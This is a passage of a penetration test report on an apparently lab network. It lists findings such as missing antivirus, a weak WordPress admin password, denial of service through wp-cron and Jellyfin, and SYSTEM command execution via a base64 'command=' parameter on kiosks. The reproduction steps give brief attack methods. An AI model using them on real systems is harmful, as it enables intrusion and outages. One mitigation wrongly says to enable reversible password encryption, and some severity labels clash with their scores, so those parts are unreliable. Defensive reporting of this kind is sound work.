| Ma[redacted]         | Be[redacted]                           | [redacted] |
| Gr[redacted]         | Cr[redacted]                           | [redacted] |
| Ad[redacted]         | Fi[redacted]                           | [redacted] |
| Le[redacted]         | Ad[redacted]                           | [redacted] |
| Si[redacted]         | Bi[redacted]                           | [redacted] |
| Be[redacted]         | Mu[redacted]                           | [redacted] |
| Al[redacted]         | Ge[redacted]                           | [redacted] |
| Ro[redacted]         | Ca[redacted]                           | [redacted] |
| Di[redacted]         | Me[redacted]                           | [redacted] |
| Ri[redacted]         | Wa[redacted]                           | [redacted] |
| Ma[redacted]         | Ed[redacted]                           | [redacted] |
| Di[redacted]         | An[redacted]                           | [redacted] |
| Br[redacted]         | Cr[redacted]                           | [redacted] |
| Di[redacted]         | Au[redacted]                           | [redacted] |
+----------------------+----------------------------------------+----------+
```


High Risk Findings

XXX-101	Lack of Endpoint Protection and Antivirus Software		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	High	**CVSS Score**	8.8
Attack Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N/CR:X/IR:X/AR:X/MAV:A/MAC:L/MPR:X/MUI:X/MS:U/MC:H/MI:H/MA:H		
Technical Details			
Affected System	10.0.200.101 (KIOSK01), 10.0.200.102 (KIOSK02), 10.0.200.103 (KIOSK03), 10.0.200.104 (KIOSK04), 10.0.0.5 (DC01), 10.0.0.6 (ADCS) 10.0.0.11 (HMS), 10.0.0.51 (WORKSTATION01), 10.0.0.52 (WORKSTATION02)		
Description	Endpoint protection solutions and antivirus software are designed to protect systems against known and unknown threats by using techniques such as signature-based detection, heuristics, and behavioral analysis. Without these solutions in place, systems are much more vulnerable to attacks, and the impact of a successful attack can be severe.		
Business Impact	The lack of endpoint protection and antivirus software can impact XXX in the following ways: 1. It increases the risk of a successful malware attack, which can lead to data loss, unauthorized access, and financial loss. 2. It can also increase the risk of a ransomware attack which can cause widespread disruption and data loss. 3. It can also aid in the lateral movement of an attacker within a network, increasing the impact of an attack. 4. It can also lead to compliance issues, as many regulatory frameworks require organizations to have endpoint protection in place to protect sensitive data and systems.		
Potential Compliance Violations	PCI DSS Requirement 5.2		


Mitigations	Investing in an EDR (Endpoint Detection and Response) or Antivirus solution such as Falcon by Crowdstrike, Microsoft Defender for Endpoint (MDE), or Windows Defender.
Steps for Reproduction	To verify the status of a registered EDR or Antivirus solution, follow these steps: 1. Launch Server Manager 2. Navigate to the local server 3. Check the status of Windows Defender 4. Either enable Windows Defender Real-Time Protection as a free, temporary solution or install an EDR of choice 

XXX-102	**Everyone is an Administrator on all Workstations**		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	High	**CVSS Score**	8.4
Attack Vector	AV:L/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N/CR:X/IR:X/AR:X/MAV:L/MAC:L/MPR:X/MUI:X/MS:U/MC:H/MI:H/MA:H		
Technical Details			
Affected System	10.0.0.51 (WORKSTATION01), 10.0.0.52 (WORKSTATION02)		
Description	The built-in "Administrators" group on Windows systems is intended for small groups of highly trusted users, typically System Administrators. Administrators are capable of making ANY system changes. Having all users delegated as Administrators on every machine increases the risk of exposure to malware and allows attackers to easily steal credentials, establish persistence, and move laterally.		

Business Impact	Allowing all users to be an Administrator on Windows machines can have significant negative impacts on a business. Some of the main impacts include: 1. Increased security risks: By giving all users Administrator privileges, an organization is giving them access to sensitive system settings and files, which can be exploited by malicious actors. This can lead to data breaches, loss of sensitive information, and financial losses. 2. Reduced system stability: Allowing all users to make changes to the system can lead to instability, as users may install software, change settings, or make changes that can cause the system to crash or malfunction. 3. Compliance issues: Many regulatory frameworks (such as NIST) require organizations to implement least privilege and segregation of duties to protect sensitive data and maintain the confidentiality, integrity, and availability of systems and data. Allowing all users to be Administrators can put organizations out of compliance with these regulations and can result in fines and penalties.
Potential Compliance Violations	N/A
Mitigations	Administrators should be limited and delegated to specific system(s) carefully and only if absolutely necessary. This principle is referred to as "Least Privilege," which states that users, processes and systems should be granted only the minimum level of access necessary to perform their specific tasks.
Steps for Reproduction	To verify the list of Administrators on the workstations: 1. Log into each workstation 2. Run an elevated command prompt session 3. Enter the following command: `$ net localgroup Administrators`

XXX-103	WordPress Admin account has a Weak Password		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	High	**CVSS Score**	8.4
Attack Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:X/RL:O/RC:C/CR:L/IR:H/AR:L/MAV:A/MAC:L/MPR:N/MUI:X/MS:U/MC:H/MI:H/MA:H		
Technical Details			
Affected System	10.0.0.11 (HMS)		
Description	The WordPress Admin account has a weak password that can be easily guessed or cracked by an attacker. The WordPress Admin user can make significant changes to the site and even obtain code execution by uploading a specially crafted plugin or modifying the code of an existing theme.		
Business Impact	Having a weak WordPress Admin password can have serious security implications. A weak password can easily be cracked by hackers using automated tools, making it possible for them to gain unauthorized access to your website. Once they have access, they can potentially steal sensitive information, install malware, or use your website to launch attacks on other sites.		
Potential Compliance Violations	NRS 603A.210		
Mitigations	1. Log into the WordPress dashboard using the admin account.		

	2. Navigate to the "Users" menu and select "Your Profile." 3. Scroll down to the "Account Management" section and click on the "Generate Password" button. This will create a strong and unique password for you. 4. Carefully copy the new password and paste it into the "New Password" and "Confirm New Password" fields. 5. Click on the "Update Profile" button to save the new password.
Steps for Reproduction	To verify the weak password for the admin account on the WordPress site, log into the admin account. (The password can be brute forced using the "rockyou.txt" wordlist and an automated password cracking tool such as "wpscan") 

XXX-104	Unauthenticated Access to Log Containing Secrets		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	High	**CVSS Score**	8.1
Attack Vector	AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:N		
Technical Details			
Affected System	10.0.0.12		
Description	Users' "secrets" are logged to publicly available file on the website.		
Business Impact	Loss of integrity to unauthorized access to other users' accounts, information, and data. Customers can lose points, leak email addresses and full names.		
Potential Compliance Violations			
Mitigations	Sanitize logging of **query** files and remove **query.log** from web site access.		
Steps for Reproduction	Browse to http://10.0.0.12/query.log. 		


XXX-105	Public Access To Wp-cron.php (DOS or DDOS)
Common Vulnerability Scoring System (CVSS) v3.1	

Severity	HIGH	CVSS Score	7.5
Attack Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H		
Technical Details			
Affected System	10.0.0.11		
Description	Because wp-cron.php is a script that is used to schedule and run background tasks in WordPress, such as publishing scheduled posts, checking for updates, and sending email notifications. Hackers can exploit the wp-cron.php script by repeatedly sending requests to it, causing it to consume a large amount of server resources. This can cause the website to become slow or even crash.		
Business Impact	A website being slowed or shut down can have a significant impact on a business, including: 1.) Loss of revenue: If a website is slow or unavailable, it can prevent customers from making purchases or completing other transactions. This can result in a loss of revenue for the business. 2.) Damage to reputation: A slow or unavailable website can damage the company's reputation, as customers may view it as unprofessional or unreliable. This can lead to a loss of trust in the brand and a decline in customer loyalty. 3.) Loss of opportunities: If a website is slow or unavailable, it may prevent potential customers from finding out about the business or its products and services. This can result in lost opportunities for the business. 4.) Impact on SEO: Slow websites can negatively impact a website's search engine rankings. This can make it harder for customers to find the business online, resulting in a decrease in website traffic.		
Potential Compliance Violations	N/A		


Mitigations	Use .htaccess file: You can use the .htaccess file to block all external IP addresses from accessing the wp-cron.php file by adding the following code to the file:
	`<Files wp-cron.php>`
	`Order deny,allow`
	`Deny from all`
	`</Files>`		

Steps for Reproduction	Use multiple computers or a single computer to repeatedly visit http://10.0.0.11/wp-cron.php?doing_wp_cron to hurt the speed in which the website operates.


XXX-106	**Unauthenticated DOS Via Overwhelming Operations**		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	HIGH	**CVSS Score**	7.5
Attack Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H		
Technical Details			
Affected System	10.0.0.20		
Description	The admin user is unauthenticated on the Jellyfin webapp meaning anyone visiting the site has admin credentials. With this unauthenticated access an attacker can start a new media library at the root of the device and once a scan is started the website will shut down due it being overwhelmed.		
Business Impact	The potential business impact of a website shutting off can be severe, as it can lead to a loss of revenue, customers, and damage to the brand reputation. Some specific impacts include: 1.) Loss of customers: When a website is down, it can lead to a loss of customers as they may become frustrated and go to a competitor's website. 2.) Damage to brand reputation: When a website is down, it can damage the brand reputation, as customers may perceive the company as unreliable or untrustworthy.		
Potential Compliance Violations	N/A		
Mitigations	Upgrade the hardware on the server so it can handle the jobs it is supposed to be able to handle.		
Steps for Reproduction	Login to the Jellyfin webapp by clicking the jellyfin user:		



Navigate to libraries on the side bar:




When in libraries click add library. Change the library location to "/" and hit save. Then go back to the dashboard and click scan libraries.




That will then quickly crash the website.


XXX-107	Authenticated Users can add Workstations to the Domain
Common Vulnerability Scoring System (CVSS) v3.1	

Severity	High	CVSS Score	7.3
Attack Vector	AV:L/AC:L/PR:L/UI:R/S:U/C:N/I:N/A:N/CR:X/IR:X/AR:X/MAV:N/MAC:L/MPR:N/MUI:N/MS:U/MC:L/MI:L/MA:L		
Technical Details			
Affected System	corp.cc.local domain		
Description	By default, only Domain Admins can add workstations to the domain. This is intended by design as Active Directory environments typically contain sensitive systems and organization information. If an attacker who has obtained low-privileged access is able to add a rogue system to the domain, they can use it to perform attacks such as: 1. Elevating privileges in the domain 2. Lateral movement and persistence in the network 3. Exfiltration of sensitive company data		
Business Impact	An attacker that is able to compromise the XXX corporate domain is able to exfiltrate sensitive information, infect all domain-joined systems with ransomware, and ultimately, cause a denial-of-service for business critical assets.		
Potential Compliance Violations	N/A		
Mitigations	XXX should modify the User Right, "Add workstations to domain" such that it does not contain the "NT AUTHORITY\Authenticated Users" built-in security principle.		
Steps for Reproduction			

XXX-108	Access to Entire Rewards Database upon Login


Common Vulnerability Scoring System (CVSS) v3.1			
Severity	High		7.1
Attack Vector	AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N		
Technical Details			
Affected System	10.0.0.12 (Rewards database)		
Description	When users login and send a request to receive their "points" the API responds back with the entire Rewards database.		
Business Impact	This leak reveals all information of every user to the person logging in. This has immense loss of confidentiality due to passwords being sent to incorrect users.		
Potential Compliance Violations	NRS 603A.210		
Mitigations	Rewrite the userapi.php file to only respond with the specific user's information and check authentication when responding with all information.		
Steps for Reproduction	Login as a user to https://10.0.0.12/ (Web Server's response after logging in) 		

XXX-109	Local Privilege Escalation on Kiosks
Common Vulnerability Scoring System (CVSS) v3.1	


Severity	High	CVSS Score	6.2
Attack Vector	AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N		
Technical Details			
Affected System	10.0.200.101-104		
Description	By base64 encoding a command then sending it as a parameter to http://localhost:8080/?command= you can execute a command as "NT AUTHORITY\SYSTEM"		
Business Impact	This will greatly compromise all Kiosks that a user can gain local execute permissions on by allowing full execution to the user.		
Potential Compliance Violations	N/A		
Mitigations	Do not run the web server as NT\Authority, or require authentication to communicate with the server, and remove function calls to this web server from AdministratorPassword.exe.		
Steps for Reproduction	Send a curl request to http://localhost:8080/?command= and base64 encode your command. 		

XXX-110	Weak Domain User Password Requirements		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	High	CVSS Score	5.3
Attack Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
Technical Details			


Affected System	All Domain Joined Systems (10.0.0.5, 10.0.0.6, 10.0.0.11, 10.0.0.51, 10.0.0.52)
Description	Users under the corp.cc.local active directory domain are not restricted by reusing previous passwords or having complex passwords due to current settings in the active group policy. Additionally, user passwords are stored in reversible encryption due to
Business Impact	Without password history, users can repeatedly change their password to the same value, making it easy for an attacker to guess or crack the password. Without password complexity, users may choose weak and easily guessable passwords, making it easier for an attacker to gain access to sensitive information. Storing passwords in reversible encryption means that if an attacker gains access to the encrypted passwords, they can easily decrypt them to gain access to the plaintext passwords Overall, these security deficiencies can lead to a significant increase in the risk of a data breach, which could result in damage to the company's reputation, loss of revenue and severe legal penalties.
Potential Compliance Violations	NRS 603A.210
Mitigations	To resolve these group policy configurations, follow these steps: 1. Open the Group Policy Management Console on your domain controller. 2. Edit the Default Domain Policy 3. Navigate to Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Password Policies. 4. Set "Enforce password history" to a value above 5 5. Set "Password must meet complexity requirements" to "Enabled" 6. Set "Store passwords using reversible encryption" to "Enabled"
Steps for Reproduction	To verify the status of LDAP signing on Active Directory, follow these steps: 1. Open the Group Policy Management Console on your domain controller. 2. Click on the Default Domain Policy 3. View the policy settings


XXX-111	Unauthenticated API Information Disclosure		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	HIGH	**CVSS Score**	5.3
Attack Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
Technical Details			
Affected System	10.0.0.7		
Description	Information Disclosure through an unauthenticated API		
Business Impact	Unauthenticated APIs are vulnerable to malicious actors who can use the exposed data to gain access to sensitive information, launch attacks on the business's IT infrastructure, and undermine the trust of customers and partners. Unauthorized access to data can also lead to data breaches and put the business at risk of regulatory fines or reputational damage.		
Potential Compliance Violations	N/A		

Mitigations	Secure the API with a login page or do not make it public facing
Steps for Reproduction	


```
┌──(root㉿[redacted])-[~]
└─# dirb https://10.0.0.7:3000

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Jan 14 08:44:31 2023
URL_BASE: https://10.0.0.7:3000/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: https://10.0.0.7:3000/ ----
+ https://10.0.0.7:3000/auth (CODE:405|SIZE:18)
+ https://10.0.0.7:3000/keys (CODE:200|SIZE:79325)
+ https://10.0.0.7:3000/ping (CODE:200|SIZE:28)
+ https://10.0.0.7:3000/status (CODE:200|SIZE:30)
+ https://10.0.0.7:3000/users (CODE:200|SIZE:44)
+ https://10.0.0.7:3000/version (CODE:200|SIZE:45)

-----------------
END_TIME: Sat Jan 14 08:44:35 2023
DOWNLOADED: 4612 - FOUND: 6
```

XXX-112	Windows Firewall is Disabled		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	High	**CVSS Score**	4.8
Attack Vector	AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:L		
Technical Details			
Affected System	All Windows Systems (10.0.0.5, 10.0.0.6, 10.0.0.11, 10.0.0.51, 10.0.0.52, 10.0.200.101, 10.0.200.102, 10.0.200.103, 10.0.200.104)		

Description	Currently all Windows assets within the two provided scopes are not utilizing the built in Windows Firewall, leaving affected devices susceptible to attacks from adversaries.
Business Impact	Without a firewall in place on the affected systems, adversaries are able to interact with listening services without restriction as well as create backdoors on individual machines. This enables attacks such as denial of service which would impact XXX's ability to provide services to customers. Additionally, disabling the firewall may also make XXX non-compliant with industry regulations, such as PCI DSS.
Potential Compliance Violations	NRS 603A.210
Mitigations	To enable the Windows firewall, the following steps can be utilized on Windows Server: 1. Launch Server Manager 2. Navigate to the local server 3. Click the status of the Windows Firewall 4. Select the "Turn on Windows Firewall" option for both the private and public networks, and then click okay.
Steps for Reproduction	To verify the status of the Windows firewall, the following steps can be utilized on Windows Server: 1. Launch Server Manager 2. Navigate to the local server 3. View the status of the Windows Firewall 


XXX-113	**Unencrypted Passwords in MySQL Database**
Common Vulnerability Scoring System (CVSS) v3.1	

Severity	High	CVSS Score	4.5
Attack Vector	AV:A/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:N		
Technical Details			
Affected System	10.0.0.12		
Description	Passwords in the MySQL Database are not encrypted and are stored in plaintext.		
Business Impact	User passwords are not encrypted and can lead to major fines and loss of trust.		
Potential Compliance Violations	NRS 603A.210		
Mitigations	Salt/hash and encrypt user's passwords before storing them inside a database.		
Steps for Reproduction	Log into MySQL database on 10.0.0.12 and query users. 		

```
MariaDB [loyalty]> select username, email, password from users;
+----------------------+----------------------------------+----------+
| username             | email                            | password |
+----------------------+----------------------------------+----------+
| [redacted]           | [redacted]                       | [redacted] |
+----------------------+----------------------------------+----------+
```

Moderate Risk Findings

XXX-201	Certificate Issued with Unreasonable Expiration Date		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Moderate	**CVSS Score**	7.2
Attack Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N/CR:X/IR:X/AR:X/MAV:A/MAC:L/MPR:X/MUI:X/MS:U/MC:H/MI:H/MA:H		
Technical Details			
Affected System	10.0.0.5 (DC01)		
Description	A certificate with an unreasonable expiration date means that the certificate has a very long expiration date, typically longer than the lifetime of the underlying cryptographic keys, which makes the certificate vulnerable to compromise. Attackers could potentially use the long-lived certificate to launch man-in-the-middle attacks, impersonate the affected systems, or intercept secure communications.		
